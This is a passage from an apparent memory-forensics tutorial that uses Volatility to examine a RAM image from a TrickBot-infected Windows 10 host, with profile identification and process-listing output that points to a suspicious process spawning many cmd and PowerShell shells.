                     AS Layer2 : FileAddressSpace (/trickbot/trickbot-ram.img)
                      PAE type : No PAE
                           DTB : 0x1aa002L
                          KDBG : 0xf8013d4015e0L
          Number of Processors : 2
     Image Type (Service Pack) : 0
                KPCR for CPU 0 : 0xfffff8013c17c000L
                KPCR for CPU 1 : 0xffffe08150a80000L
             KUSER_SHARED_DATA : 0xfffff78000000000L
           Image date and time : 2019-08-12 23:20:24 UTC+0000
     Image local date and time : 2019-08-12 23:20:24 +0000
```

We can narrow the profile down utilizing the kdbgscan plugin by searching for and dumping potential KDBG values. Here we were able to identify the profile that we want to use for the rest of the analysis, profile=Win10x64_17763. `vol.py -f trickbot-ram.img kdbgscan`



```
root@InQuest: /trickbot
# vol.py -f trickbot-ram.img kdbgscan
Volatility Foundation Volatility Framework 2.6.1
**************************************************
Instantiating KDBG using: Unnamed AS Win10x64_14393 (6.4.14393 64bit)
Offset (V)                    : 0xf8013d4015e0
Offset (P)                    : 0x26015e0
KdCopyDataBlock (V)           : 0xf8013d28c538
Block encoded                 : Yes
Wait never                    : 0x6f0f8001f2adee65
Wait always                   : 0x3e55a36a5e2040
KDBG owner tag check          : True
Profile suggestion (KDBGHeader): Win10x64_14393
Version64                     : 0xf8013d404dc0 (Major: 15, Minor: 17763)
Service Pack (CmNtCSDVersion) : 0
Build string (NtBuildLab)     : 17763.1.amd64fre.rs5_release.180
PsActiveProcessHead           : 0xfffff8013d411680 (211 processes)
PsLoadedModuleList            : 0xfffff8013d41da50 (204 modules)
KernelBase                    : 0xfffff8013d003000 (Matches MZ: True)
Major (OptionalHeader)        : 10
Minor (OptionalHeader)        : 0
KPCR                          : 0xfffff8013c17c000 (CPU 0)
KPCR                          : 0xffffe08150a80000 (CPU 1)

**************************************************
```

Rather than specifying the image location and profile for every command, we can utilze export to save the environment variables. `export VOLATILITY_LOCATION=file:///trickbot/trickbot-ram.img export VOLATILITY_PROFILE=Win10x64_17763`




```
root@InQuest: /trickbot
# export VOLATILITY_LOCATION=file:///trickbot/trickbot-ram.img
root@InQuest: /trickbot
# export VOLATILITY_PROFILE=Win10x64_17763
```

Identify Rogue Processes We will start by looking through some of the standard plugins that relate to each section of the memory analysis process.


pslist – provides a high-level view of running processes.

There are some oddly named processes in this output as well as an abundance of terminal processes. `vol.py pslist`



```
0xffff8a894cf6b540 net.exe             3224   9392     0 --------       1      0 2019-08-12 23:15:18 UTC+0000
0xffff8a89343d5540 cmd.exe             8892   9452     0 --------       1      0 2019-08-12 23:15:38 UTC+0000
0xffff8a8934608080 conhost.exe        10028   8892     0 --------       1      0 2019-08-12 23:15:38 UTC+0000
0xffff8a892f18e080 �0E%550�5��5.e      4324   1164     0 --------       0      1 2019-08-12 23:16:50 UTC+0000
0xffff8a892338a080 cmd.exe             4140   4324     0 --------       0      0 2019-08-12 23:16:50 UTC+0000
0xffff8a8937fe3540 cmd.exe             7160   4324     0 --------       0      0 2019-08-12 23:16:50 UTC+0000
0xffff8a894cfbd540 cmd.exe            10168   4324     0 --------       0      0 2019-08-12 23:16:50 UTC+0000
0xffff8a8926c4d540 conhost.exe         7568   4140     0 --------       0      0 2019-08-12 23:16:50 UTC+0000
0xffff8a894e561080 cmd.exe             5476   4324     0 --------       0      0 2019-08-12 23:16:50 UTC+0000
0xffff8a892a311540 conhost.exe         7028  10168     0 --------       0      0 2019-08-12 23:16:50 UTC+0000
0xffff8a892c07c300 cmd.exe            10016   4324     0 --------       0      0 2019-08-12 23:16:50 UTC+0000
0xffff8a89447562c0 conhost.exe         9768   7160     0 --------       0      0 2019-08-12 23:16:50 UTC+0000
0xffff8a894cf7e2c0 cmd.exe             6300   4324     0 --------       0      0 2019-08-12 23:16:50 UTC+0000
0xffff8a894e56c080 cmd.exe             8604   4324     0 --------       0      0 2019-08-12 23:16:50 UTC+0000
0xffff8a89346b2080 cmd.exe             7340   4324     0 --------       0      0 2019-08-12 23:16:50 UTC+0000
0xffff8a893eef4500 conhost.exe         6740   7340     0 --------       0      0 2019-08-12 23:16:50 UTC+0000
0xffff8a894584d500 conhost.exe         8856   8604     0 --------       0      0 2019-08-12 23:16:50 UTC+0000
0xffff8a89370dd080 conhost.exe         7640   5476     0 --------       0      0 2019-08-12 23:16:50 UTC+0000
0xffff8a8931382500 cmd.exe             8612   4324     0 --------       0      0 2019-08-12 23:16:50 UTC+0000
0xffff8a894475e080 cmd.exe             4592   4324     0 --------       0      0 2019-08-12 23:16:50 UTC+0000
0xffff8a8935b40500 cmd.exe             3292   4324     0 --------       0      0 2019-08-12 23:16:50 UTC+0000
0xffff8a8944761080 conhost.exe         4884   3292     0 --------       0      0 2019-08-12 23:16:50 UTC+0000
0xffff8a89282590c0 conhost.exe         2072  10016     0 --------       0      0 2019-08-12 23:16:50 UTC+0000
0xffff8a894e7654c0 conhost.exe         3468   6300     0 --------       0      0 2019-08-12 23:16:50 UTC+0000
0xffff8a89392f74c0 powershell.exe      7680  10168     0 --------       0      0 2019-08-12 23:16:50 UTC+0000
0xffff8a894869a4c0 powershell.exe      7904   7160     0 --------       0      0 2019-08-12 23:16:50 UTC+0000
0xffff8a892b241080 conhost.exe         8788   8612     0 --------       0      0 2019-08-12 23:16:50 UTC+0000
0xffff8a8926921080 conhost.exe         7492   4592     0 --------       0      0 2019-08-12 23:16:50 UTC+0000
```


psscan – scan memory for EPROCESS blocks. `vol.py psscan`



```
root@InQuest: /trickbot
# vol.py psscan
Volatility Foundation Volatility Framework 2.6.1
Offset(P)          Name                PID   PPID PDB                Time created
------------------ ---------------- ------ ------ ------------------ ------------------------------
0x00008a892327d380 System                4      0 0x00000000001aa002 2019-08-12 22:36:01 UTC+0000
0x00008a89232a8080 svchost.exe        1280    616 0x000000016fc60002 2019-08-12 22:36:19 UTC+0000
0x00008a89232c6080 svchost.exe        1240    616 0x000000016f810002 2019-08-12 22:36:19 UTC+0000
0x00008a89232d1080 svchost.exe        1212    616 0x000000016fb00002 2019-08-12 22:36:19 UTC+0000
0x00008a8923305080 svchost.exe        1520    616 0x00000001783b0002 2019-08-12 22:36:20 UTC+0000
0x00008a8923307080 svchost.exe        1512    616 0x0000000178490002 2019-08-12 22:36:20 UTC+0000
0x00008a892331e080 svchost.exe        1492    616 0x0000000178400002 2019-08-12 22:36:20 UTC+0000
0x00008a8923355080 svchost.exe        1368    616 0x0000000170880002 2019-08-12 22:36:20 UTC+0000
0x00008a89233a4080 svchost.exe        1308    616 0x00000001703b0002 2019-08-12 22:36:19 UTC+0000
0x00008a8923e63080 powershell.exe     9172  10016 0x0000000203d00002 2019-08-12 23:16:50 UTC+0000
0x00008a8923e68080 ZoomIt64.exe       3472   3320 0x0000000141a00002 2019-08-12 22:37:31 UTC+0000
0x00008a8923ecf500 VGAuthService.     3444    616 0x0000000184d50002 2019-08-12 22:36:23 UTC+0000
0x00008a8926026540 subject_srv.ex      528    616 0x0000000161c00002 2019-08-12 22:40:28 UTC+0000
0x00008a89260850c0 RuntimeBroker.     4436    840 0x00000001eae00002 2019-08-12 22:45:09 UTC+0000
0x00008a89262af440 svchost.exe        2164    616 0x0000000171170002 2019-08-12 22:38:26 UTC+0000
0x00008a89262b8080 MicrosoftEdgeS     5880   7400 0x00000001c0400002 2019-08-12 22:57:40 UTC+0000
0x00008a8926920080 license_monito     3540   2352 0x0000000178c00002 2019-08-12 22:38:16 UTC+0000
0x00008a89285f6080 svchost.exe        6424    616 0x0000000154200002 2019-08-12 22:37:21 UTC+0000
0x00008a8929231440 svchost.exe        2784    616 0x0000000166f50002 2019-08-12 22:36:21 UTC+0000
0x00008a89292504c0 svchost.exe        2396    616 0x0000000167410002 2019-08-12 22:36:21 UTC+0000
0x00008a89292d20c0 sihost.exe         5864   1308 0x00000001a5040002 2019-08-12 22:37:04 UTC+0000
0x00008a89292e30c0 svchost.exe        5920    616 0x00000001a3120002 2019-08-12 22:37:04 UTC+0000
0x00008a892965b080 AdobeARMHelper     5596   2644 0x000000014cf00002 2019-08-12 22:49:25 UTC+0000
0x00008a8929669080 OneDrive.exe        816   2352 0x0000000155300002 2019-08-12 22:37:25 UTC+0000
```

pstree – display parent-process relationship

The process tree displays some of these interesting processes and shows the PIDs of their parent process. `vol.py pstree`




```
..... 0xffff8a89397e5440:svchost.exe                 1164    616     12      0 2019-08-12 22:36:19 UTC+0000
...... 0xffff8a8928ee7080:▯E%550▯▯▯5.e              10208   1164      0 ------ 2019-08-12 22:58:50 UTC+0000
....... 0xffff8a893132a080:svchost.exe               7404  10208      6      0 2019-08-12 22:58:54 UTC+0000
........ 0xffff8a894cf78080:svchost.exe              1468   7404      0 ------ 2019-08-12 23:11:55 UTC+0000
........ 0xffff8a894cfa1080:svchost.exe              2728   7404      3      0 2019-08-12 23:14:00 UTC+0000
........ 0xffff8a8929652080:svchost.exe              9452   7404      5      0 2019-08-12 23:14:37 UTC+0000
......... 0xffff8a8928d8b080:cmd.exe                 8696   9452      0 ------ 2019-08-12 23:14:47 UTC+0000
.......... 0xffff8a89362e9080:conhost.exe            5292   8696      0 ------ 2019-08-12 23:14:47 UTC+0000
.......... 0xffff8a893d343080:net.exe                8516   8696      0 ------ 2019-08-12 23:14:48 UTC+0000
........... 0xffff8a894c...80:net1.exe               8292   8516      0 ------ 2019-08-12 23:14:48 UTC+0000
......... 0xffff8a8928263080:cmd.exe                 9392   9452      0 ------ 2019-08-12 23:15:18 UTC+0000
.......... 0xffff8a893c4e4540:conhost.exe            8320   9392      0 ------ 2019-08-12 23:15:18 UTC+0000
.......... 0xffff8a894cf6b540:net.exe                3224   9392      0 ------ 2019-08-12 23:15:18 UTC+0000
......... 0xffff8a894e732080:cmd.exe                10192   9452      0 ------ 2019-08-12 23:14:57 UTC+0000
.......... 0xffff8a89321a9080:net.exe                3992  10192      0 ------ 2019-08-12 23:14:58 UTC+0000
.......... 0xffff8a892337e080:conhost.exe            9016  10192      0 ------ 2019-08-12 23:14:58 UTC+0000
......... 0xffff8a89343d5540:cmd.exe                 8892   9452      0 ------ 2019-08-12 23:15:38 UTC+0000
.......... 0xffff8a8934608080:conhost.exe           10028   8892      0 ------ 2019-08-12 23:15:38 UTC+0000
........ 0xffff8a892b1b7080:svchost.exe              4180   7404      7      0 2019-08-12 23:13:09 UTC+0000
........ 0xffff8a892a984080:svchost.exe              8700   7404      4      0 2019-08-12 23:14:14 UTC+0000
...... 0xffff8a89447d20c0:taskhostw.exe              5972   1164      9      0 2019-08-12 22:37:04 UTC+0000
...... 0xffff8a892f18e080:▯E%550▯▯▯5.e               4324   1164      0 ------ 2019-08-12 23:16:50 UTC+0000
....... 0xffff8a894e561080:cmd.exe                   5476   4324      0 ------ 2019-08-12 23:16:50 UTC+0000
........ 0xffff8a89370dd080:conhost.exe              7640   5476      0 ------ 2019-08-12 23:16:50 UTC+0000
........ 0xffff8a8928260080:powershell.exe          10004   5476      0 ------ 2019-08-12 23:16:50 UTC+0000
....... 0xffff8a8935b40500:cmd.exe                   3292   4324      0 ------ 2019-08-12 23:16:50 UTC+0000
........ 0xffff8a8944761080:conhost.exe              4884   3292      0 ------ 2019-08-12 23:16:50 UTC+0000
........ 0xffff8a894e7a50c0:powershell.exe           1328   3292      0 ------ 2019-08-12 23:16:50 UTC+0000
....... 0xffff8a894cfbd540:cmd.exe                  10168   4324      0 ------ 2019-08-12 23:16:50 UTC+0000
........ 0xffff8a89392f74c0:powershell.exe           7680  10168      0 ------ 2019-08-12 23:16:50 UTC+0000
........ 0xffff8a892a311540:conhost.exe              7028  10168      0 ------ 2019-08-12 23:16:50 UTC+0000
....... 0xffff8a894475e080:cmd.exe                   4592   4324      0 ------ 2019-08-12 23:16:50 UTC+0000
........ 0xffff8a8926921080:conhost.exe              7492   4592      0 ------ 2019-08-12 23:16:50 UTC+0000
........ 0xffff8a89346cc080:powershell.exe           4648   4592      0 ------ 2019-08-12 23:16:50 UTC+0000
....... 0xffff8a892c07c300:cmd.exe                  10016   4324      0 ------ 2019-08-12 23:16:50 UTC+0000
........ 0xffff8a89282590c0:conhost.exe              2072  10016      0 ------ 2019-08-12 23:16:50 UTC+0000
........ 0xffff8a8923e63080:powershell.exe           9172  10016      0 ------ 2019-08-12 23:16:50 UTC+0000
....... 0xffff8a894cf7e2c0:cmd.exe                   6300   4324      0 ------ 2019-08-12 23:16:50 UTC+0000
........ 0xffff8a894e7654c0:conhost.exe              3468   6300      0 ------ 2019-08-12 23:16:50 UTC+0000
........ 0xffff8a8949bde080:powershell.exe           8404   6300      0 ------ 2019-08-12 23:16:50 UTC+0000
....... 0xffff8a89346b2080:cmd.exe                   7340   4324      0 ------ 2019-08-12 23:16:50 UTC+0000
```

Analyze Process DLLS and handles

dlllist – List of loaded dlls by process.


Here is a sample of the output from some of the suspect processes. Note the PEB is unable to be read for these processes, but works fine for others. Perhaps an anti-forensicating technique? `vol.py dlllist -p 10208,4324,10004,7904`



```
Terminal
root@InQuest: /trickbot
# vol.py dlllist -p 10208,4324,10004,7904
Volatility Foundation Volatility Framework 2.6.1
************************************************************************
▯0E%550▯5▯▯5.e pid:  10208
Unable to read PEB for task.
************************************************************************
▯0E%550▯5▯▯5.e pid:   4324
Unable to read PEB for task.
************************************************************************
powershell.exe pid:   7904
Unable to read PEB for task.
************************************************************************
powershell.exe pid:  10004
Unable to read PEB for task.
```

getsids – Print process security identifiers

Looks like both of these suspicious processes were run with administrative privileges. `vol.py getsids -p 10208,10004`



